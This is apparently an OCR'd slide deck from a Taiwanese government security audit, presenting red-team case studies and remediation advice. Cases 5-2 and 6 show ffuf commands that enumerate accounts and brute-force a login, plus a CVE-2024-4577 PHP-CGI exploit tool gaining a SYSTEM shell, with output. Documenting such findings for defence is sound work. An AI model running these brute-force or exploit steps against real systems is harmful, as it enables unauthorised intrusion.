
案例5-1-認證及驗證機制失效

- 於目標系統登入頁面，嘗試進行帳號密碼猜測，並成功登入



案例5-2-認證及驗證機制失效(1/5)

- 於目標系統登入頁面，嘗試進行帳號密碼猜測，並發現系統回應資訊可確認帳號是否存在



案例5-2-認證及驗證機制失效(2/5)

- 使用Burp Suite工具攔截封包，發現參數「account」、「username」及「password」

The screenshot displays the Burp Suite interface with the HTTP history table and the details of an intercepted request and response.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
7594	https://[redacted]	GET	/mobileapp/getVersion			200	1250	JSON				✓ 20	[redacted]		15:39:21 27 ...	8080
7593	https://[redacted]	GET	/mobileapp/getVersion			200	1250	JSON				✓ 20	[redacted]		15:39:21 27 ...	8080
7592	https://[redacted]	GET	/mobileapp/getVersion			200	1250	JSON				✓ 20	[redacted]		15:38:21 27 ...	8080
7591	https://[redacted]	GET	/mobileapp/getVersion			200	1250	JSON				✓ 20	[redacted]		15:38:21 27 ...	8080
7590	https://[redacted]	GET	/mobileapp/getVersion			200	1250	JSON				✓ 20	[redacted]		15:37:25 27 ...	8080
7589	https://[redacted]	GET	/mobileapp/getVersion			200	1250	JSON				✓ 20	[redacted]		15:37:21 27 ...	8080
7588	https://[redacted]	POST	/user/auth/		✓	200	1239	JSON				✓ 20	[redacted]		15:36:42 27 ...	8080
7587	https://[redacted]	GET	/mobileapp/getVersion			200	1250	JSON				✓ 20	[redacted]		15:36:21 27 ...	8080
7586	https://[redacted]	GET	/mobileapp/getVersion			200	1250	JSON				✓ 20	[redacted]		15:36:21 27 ...	8080
7585	https://[redacted]	GET	/mobileapp/getVersion			200	1250	JSON				✓ 20	[redacted]		15:36:21 27 ...	8080
7584	https://[redacted]	GET	/user/login			200	8556	HTML		使用者登入		✓ 20	[redacted]		15:35:42 27 ...	8080
7583	https://[redacted]	GET	/doctors/me/appointments			302	1194	text				✓ 20	[redacted]		15:35:42 27 ...	8080

Request

```
1 POST /user/auth/ HTTP/1.1
2 Host: [redacted].tw
3 Cookie: sails.sid=513APKER-CPS5Gv4kAa41HxZYtvEzK5c3u7R.XQSSDHXQaquiHCDEPdlct7xfQv2FXYesIC20WJqVcmDQ; io=6oDD1Y-BDc3eD0pAAOv
4 Content-Length: 57
5 Sec-Ch-Ua:
6 Accept: application/json, text/plain, */*
7 Content-Type: application/json; charset=UTF-8
8 X-Csrf-Token:
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
11 Sec-Ch-Ua-Platform: ""
12 Origin: https://[redacted].tw
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://[redacted].tw/user/login/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: zh-TW, zh;q=0.9, en-US;q=0.8, en;q=0.7
19 Connection: close
20
21 {"account": "admin",
    "username": "admin",
    "password": "admin"
}
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0
3 Date: Tue, 27 May 2025 07:32:25 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 45
6 Connection: close
7 Vary: X-HTTP-Method-Override
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials:
10 Access-Control-Allow-Methods:
11 Access-Control-Allow-Headers:
12 Access-Control-Expose-Headers:
13 ETag: W/"0d-KXAt2HUFEEfjoQcciPSduA"
14 X-Frame-Options: SAMEORIGIN
15 X-Content-Type-Options: nosniff
16 Cache-Control: no-cache
17 Cache-Control: private
18 X-XSS-Protection: 1; mode=block
19 Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
20 Content-Security-Policy: https://unpkg.com
    img-src 'self' data:
    ws://*:8080/QHORus
    ws://localhost:24550/QX3Control
    *.firebaseio.com
21
22 {
23   "result": false,
24   "msg": "accNotExist"
25 }
```

案例5-2-認證及驗證機制失效(3/5)

- 使用FFUF工具進行帳號列舉，透過系統回應資訊可發現多組帳號

```
(nicskali@kali)~$ ffuf -u "https://[redacted].tw/user/auth/" -X POST -H "Content-Type: application/json;charset=UTF-8" -d '{"account":"FUZZ","username":"FUZZ","password":"password"}' -w /usr/share/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36 -fs 45

      _____
     /  _  _  _  \
    /  /  \  \  \
   /  /    \  \  \
  /  /      \  \  \
 /  /        \  \  \
/  /          \  \  \
 \  \          /  /  /
  \  \        /  /  /
   \  \      /  /  /
    \  \    /  /  /
     \  \  /  /  /
      \  \_/  /  /

v2.1.0-dev

-----
:: Method      : POST
:: URL         : https://[redacted].tw/user/auth/
:: Wordlist    : FUZZ: /usr/share/seclists/Username/xato-net-10-million-username.txt
:: Header     : Content-Type: application/json;charset=UTF-8
:: Header     : User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
:: Data       : {"account":"FUZZ","username":"FUZZ","password":"password"}
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 45
-----

daniel      [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 92ms]
a           [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 244ms]
j           [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 164ms]
j_y        [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 69ms]
r_y        [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 101ms]
D_e_l     [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 159ms]
b         [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 127ms]
h_e_y     [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 122ms]
A         [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 359ms]
J_y       [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 110ms]
R_y       [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 170ms]
D_E_L    [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 309ms]
A         [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 148ms]
```

案例5-2-認證及驗證機制失效(4/5)

- 使用FFUF工具發現帳號「daniel」之密碼為「123」

```
(nicskali@kali) ~ [~/.org.tw]
$ ffuf -u "https://[redacted].org.tw/user/auth/" -X POST -H "Content-Type: application/json;charset=UTF-8" -d '{"account":"FUZZ1","username":"FUZZ1","password":"FUZZ2"}' -w /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36" -fs 49

v2.1.0-dev

-----
:: Method      : POST
:: URL         : https://[redacted].org.tw/user/auth/
:: Wordlist    : FUZZ2: /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt
:: Wordlist    : FUZZ1: /home/nicskali/[redacted].org.tw/users.txt
:: Header     : User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
:: Header     : Content-Type: application/json;charset=UTF-8
:: Data       : {"account":"FUZZ1","username":"FUZZ1","password":"FUZZ2"}
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 49

-----
[Status: 200, Size: 53, Words: 8, Lines: 4, Duration: 170ms]
* FUZZ1: daniel
* FUZZ2:

[Status: 200, Size: 47, Words: 7, Lines: 4, Duration: 219ms]
* FUZZ1: daniel
* FUZZ2: 123

[WARN] Caught keyboard interrupt (Ctrl-C)
```

案例5-2-認證及驗證機制失效(5/5)

嘗試使用發現之帳號密碼進行登入，並成功登入

The image displays a web application interface. On the left, a login form contains a text input field with the username "daniel", a password input field with masked characters, a checkbox labeled "顯示密碼" (Show Password), and a yellow button labeled "登入" (Login). A yellow curved arrow points from the password field to the browser's address bar. The browser's address bar shows a URL ending in "tw/#/urgentLobby". The main content area features a navigation menu with "通訊錄" (Address Book) selected, a filter for "今天" (Today), and a table with columns "待完成" (Pending) and "已結束" (Completed), showing "無資料" (No data). A right sidebar contains fields for "身份證字號" (ID Number) and "姓名" (Name), a "預定結束時間" (Scheduled End Time) field, and a list of participants with contact information.

認證及驗證機制失效防護改善建議

◆ 系統開發者

- ◆ 通行碼設定應符合機關通行碼複雜度原則，以及設定密碼歷程紀錄等管控機制
- ◆ 於登入頁面應使用圖形驗證碼等機制，減低暴力破解攻擊成功機會
- ◆ 忘記密碼功能應確實進行身分認證，並避免直接提供新密碼或暴露新密碼訊息

◆ 系統使用者

- ◆ 通行碼應避免使用公開易取得之資訊(如：廠商統一編號、E-mail帳號及學校代碼等)，易被攻擊者利用拼接方式猜測成功
- ◆ 通行碼設定建議具備高複雜度要求，避免使用者使用字元過短與簡單英數字組合之通行碼



案例6-危險或過舊之元件

危險或過舊之元件樣態

- 系統所使用之元件或軟體存在已知弱點，且未及時更新，攻擊者可透過資訊蒐集取得元件資訊以確認是否存在弱點，並從網路上取得攻擊程式直接攻擊系統

案例6-危險或過舊之元件(1/2)

- 使用PHP-CGI-RCE-Scanner工具掃描機關網站，發現網站開啟CGI設定

```
(nicskali@kali)-[~/HackerTool/PHP-CGI-RCE-Scanner]
└─$ python -W ignore exploit.py
Testing CVE-2024-4577
vulnerable version: 5.0.0 - 8.1.28, 8.2.0 - 8.2.19, 8.3.0 - 8.3.7
Testing: https://www.████████.tw connected=True cgi_exist=False phpversion='' exp_result=True
```

案例6-危險或過舊之元件(2/2)

- 使用PHP-CGI-Injector工具，成功取得OS理者權限

```
(venv)(nicaskali@kali) - [~/HackerTool/php-cgi-Injector]
$ python exploit.py -u https://[redacted].tw/

PHP-CGI-Injector

CVE-2024-4577 & CVE-2024-8926 Exploitation Tool
致敬漏洞發現者 🍊 Orange Tsai

Version: 1.5.1
Author : 🌙 Night-have-dreams
GitHub : https://github.com/Night-have-dreams

僅供合法安全測試 · 請勿用於未經授權的系統！
使用者應自行承擔使用本工具所產生的風險

[*] 開始測試...
[+] 找到 CGI 注入點: /php-cgi/php-cgi.exe (漏洞: CVE-2024-4577)

Exploit 模式選單
當前目標: https://[redacted].tw/
當前注入點: /php-cgi/php-cgi.exe
漏洞編號: CVE-2024-4577

1) 🚩 Shell模式
2) 🛠️ PHP自訂端模式
3) 📁 上傳檔案
4) 📄 下載檔案
5) 🎯 切換攻擊目標
6) ⚙️ 設定參數
7) 🚫 離開程式
>> 1

[*] 輸入命令 · 輸入 exit 結束 · 可使用 --save 儲存單次輸出:

shell> whoami
nt authority\system

shell> whoami /groups
GROUP INFORMATION
-----
群組名稱                                類型          SID          屬性
-----
BUILTIN\Administrators                  別名          S-1-5-32-544 預設為啟用, 已啟用的群組, 群組擁有者
Everyone                                知名的群組   S-1-1-0      強制性群組, 預設為啟用, 已啟用的群組
NT AUTHORITY\Authenticated Users        知名的群組   S-1-5-11     強制性群組, 預設為啟用, 已啟用的群組
Mandatory Label\System Mandatory Level  標籤          S-1-16-16384
```

危險或過舊之元件改善建議

- ◆ 針對系統使用之作業系統、安裝軟體及使用套件等，應**建立盤點機制**，當發布新弱點時，即可快速確認系統是否受到弱點影響，並視需要儘快進行更新或採取替代措施
- ◆ 應建立**定期更新**機制，避免系統受到已知弱點攻擊

大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

資安稽核技術檢測結果

使用者電腦安全檢測

- 使用者電腦弱點掃描共發現64個高風險與98個中風險弱點
- 使用者電腦安全防护檢測顯示電腦皆未發現惡意程式，且完成病毒碼更新，惟發現14台未落實作業系統安全性更新，2台未落實更新應用程式



核心資通系統安全檢測

- 核心資通系統內網滲透測試結果共發現26個高風險、4個中風險、4個低風險弱點及2個建議事項，其中61.1%屬於「無效的存取控管」弱點
- 核心資通系統防護基準檢測結果共發現14項不符合項目




物聯網設備檢測

- 物聯網設備檢測結果共發現69項不符合項目，其中21.3%為管理介面身分鑑別使用預設帳號通行碼，17%為「管理介面具備限制錯誤嘗試機制但未啟用」



網路架構檢測

- 網路架構檢測共發現9個高風險、14個中風險、3個低風險及5個建議項目，其中25.8%屬於「網路設備存取控制」弱點



網域主機安全防护檢測

- 網域主機皆已部署防毒軟體、未發現惡意程式及安裝所有安全性更新項目



組態設定安全檢測

- 共發現26台使用者電腦組態設定有未符合之項目
- 共發現6台網域主機組態設定有未符合之項目
- 共發現3台網通設備組態設定有未符合之項目
- 共發現9台伺服器主機組態設定有未符合之項目



資料庫安全檢測

- 資料庫安全檢測結果共發現1項不符合項目，不符合項目為「資料庫資料傳輸具有安全機制」



網路惡意活動檢視

- 共發現304筆中繼站DN未阻擋，IP則全數阻擋
- 未發現機關網路存在APT惡意行為



使用者電腦安全檢測共同發現事項(1/2)

發現事項2與3同113年

1 電腦啟用之服務憑證簽章仍使用安全性不足之雜湊演算法(如MD2, MD4, MD5或SHA-1)進行SSL憑證簽署，攻擊者可利用該弱點產生相同簽章之偽造憑證，進而冒充合法服務

3 皆未發現使用已停止支援(End of Support, EOS)之作業系統或應用程式，惟仍有部分機關未及時安裝最新安全修補更新




2 電腦啟用之服務存在SSL加密演算法強度不足弱點(SWEET32)，防護強度不足，恐遭破解

使用者電腦安全檢測共同發現事項(2/2)

改善建議

1. 應停止使用安全性不足之雜湊演算法(如 MD2, MD4, MD5 或 SHA-1)進行SSL憑證簽署, 以避免遭攻擊者利用產生偽造憑證或中間人攻擊風險
2. 部分電腦因應用程式需求而開啟特定連接埠, 若同時使用弱簽章機制, 將可能導致安全弱點。建議盤點系統開放之連接埠與服務, 關閉非必要項目
3. 端點設備管理者應建立安全性更新檢查機制, 確保系統與應用程式及時完成修補, 並建議透過防火牆設定, 限制非必要之連接埠使用, 降低潛在入侵風險



物聯網設備檢測共同發現事項(1/2)

發現事項1與2同113年

3 軟/韌體、作業系統及相關應用程式存在CVSS v3評分7分(含)以上之CVE漏洞

3 設備管理介面未具備或未啟用限制錯誤嘗試之機制，恐遭惡意使用者進行暴力破解攻擊

1 管理介面仍使用預設帳號通行碼，導致身分鑑別形同虛設，攻擊者可輕易入侵、竄改設定或植入惡意程式

2 管理介面通行碼未啟用複雜度限制，暴力破解及憑證重複使用風險高



物聯網設備



使用者


物聯網設備檢測共同發現事項(2/2)

改善建議

1. 為確保物聯網設備管理介面之身分鑑別安全，建議各機關建立標準化之設備部署作業流程(SOP)，並規範於設備安裝與啟用後，應立即強制變更出廠預設帳號與通行碼
2. 設備管理者除應啟用管理介面之身分鑑別功能，並應設定通行碼複雜度與最小長度要求；建議可搭配多因素驗證(MFA)、來源IP限制及異常登入檢測機制，以提升整體安全防護強度
3. 為強化身分鑑別防護，應啟用登入錯誤次數限制機制，以防止惡意使用者透過暴力破解方式嘗試登入
4. 建議設備管理者定期檢查並更新物聯網設備軟體與韌體版本；對於已停止支援之設備，應儘速規劃汰換，以確保系統安全與持續可用性

網域主機安全防護檢測共同發現事項


所有AD 網域主機均已部署防毒軟體，未發現惡意程式，且已完成所有安全性更新項目



Microsoft Entra ID
(原Azure Active Directory)

- Microsoft Entra ID (原 Azure Active Directory) 以CISA雲端商務應用程式安全組態基準(SCuBA)檢測，**採試行不計分**，作為安全強化之參考
- 試行結果發現設定項目「**允許使用者同意應用程式**」未符合CISA建議。若允許使用者自行授權第三方應用程式，可能導致個資與機關資料外洩風險。建議調整為「**不允許使用者同意**」，由管理者統一審核與授權，以降低風險

資料庫安全檢測共同發現事項



1

資料庫傳輸雖已啟用加密，但仍支援已知存在弱點之TLS 1.0與TLS 1.1協定，安全性不足

改善建議

建議強化資料庫主機之加密設定，強制使用TLS 1.2(含)以上版本，並確認已確實停用TLS 1.0、TLS 1.1及SSLv3等過時協定及弱加密套件，以提升資料傳輸之保密性與完整性

核心資通系統內網滲透測試共同發現事項(1/2)




1

系統存在無效的存取控管弱點，使用者可跨權限存取非授權之資料

3

系統身分鑑別機制有缺陷可能導致失效之問題，未經授權使用者得以繞過進入系統，增加資料外洩及權限濫用風險



資通系統主機

2

系統存在注入攻擊弱點，使用者可輸入惡意指令並當成SQL語句執行，取得資料庫機敏資料，或利用JavaScript語法撰寫惡意程式，竊取使用者Cookie中機敏資料或將使用者自動引導至釣魚網站

核心資通系統內網滲透測試共同發現事項(2/2)

改善建議

- 1.系統開發者應對所有功能頁面**過濾可能造成危害之符號及標籤輸入**，或僅允許輸入特定格式語法。伺服器端網頁程式需對所有接收參數進行過濾或取代，例如僅能輸入數字型態之資料或者過濾或取代「= + - @」等符號，或限制使用者輸入任何與活頁簿相關語法等字眼
- 2.應對所有功能頁面進行適當權限控管，避免僅在單一特定頁面進行權限檢查。系統維運者依**最小權限原則**定期審查使用者權限
- 3.針對核心資通系統進行檢視，並實作相關身分鑑別機制，強化**帳號密碼驗證、權限控管與多因素驗證**等機制，確保使用者身分確認與存取安全性，避免系統持續暴露於未授權存取威脅中

核心資通系統防護基準檢測共同發現事項(1/2)



2

資通系統未有效驗證輸入資料，或僅依賴使用者端JavaScript過濾惡意輸入字元，易被繞過檢查機制

3

資通系統顯示詳細錯誤訊息，會洩露系統內部資訊、擴大攻擊面甚至導致針對性入侵或偽造攻擊，最終可能導致未授權存取與敏感資料外洩

1

未依最小權限原則分配帳號權限或系統未有效實施授權檢查機制，攻擊者可藉此越權存取敏感資料或關鍵功能

核心資通系統防護基準檢測共同發現事項(2/2)

改善建議


1. 應依**最小權限原則**配置使用者權限，並**定期檢查與審核**帳號存取權限，及時移除不再使用之帳號與權限。建議於滲透測試或安全檢測活動中，同步檢查系統是否存在存取控制實作缺陷，以確保授權管理有效
2. 對使用者輸入資料，於**應用系統伺服器端進行合法性檢查**，例如建立白名單限制允許字元(防護效果較佳)或利用黑名單過濾惡意字元(可能會有漏網之魚)，且避免僅依賴使用者端之JavaScript驗證邏輯，以防被輕易繞過
3. 應避免於前端顯示詳細錯誤內容，僅**回傳通用錯誤代碼與簡要描述**。完整錯誤資訊應記錄於**伺服器端日誌**，供維運人員後續分析，以兼顧系統安全與可維護性

網路架構檢測共同發現事項(1/2)


發現事項1同113年

1 設備管理介面(如防火牆、交換器及負載平衡器等)未限制可存取之網路位址，內部人員可任意存取，增加設定誤用與未授權操作風險

2 防火牆規則允許內部對外連線至任何目的地與服務，導致主機可任意存取外部資源，增加惡意程式連線、資料外洩及未授權連線風險



內部使用者



Internet



外部使用者

Server Farm



伺服器

3 未建立實體備援機制，易形成單點故障，一旦設備或連線異常，將造成網路中斷，影響系統可用性與服務穩定性

3 防火牆規則包含「Permit All」或「Permit Any」設定，導致權限控管失效，增加未授權存取與攻擊風險

DB Farm



資料庫

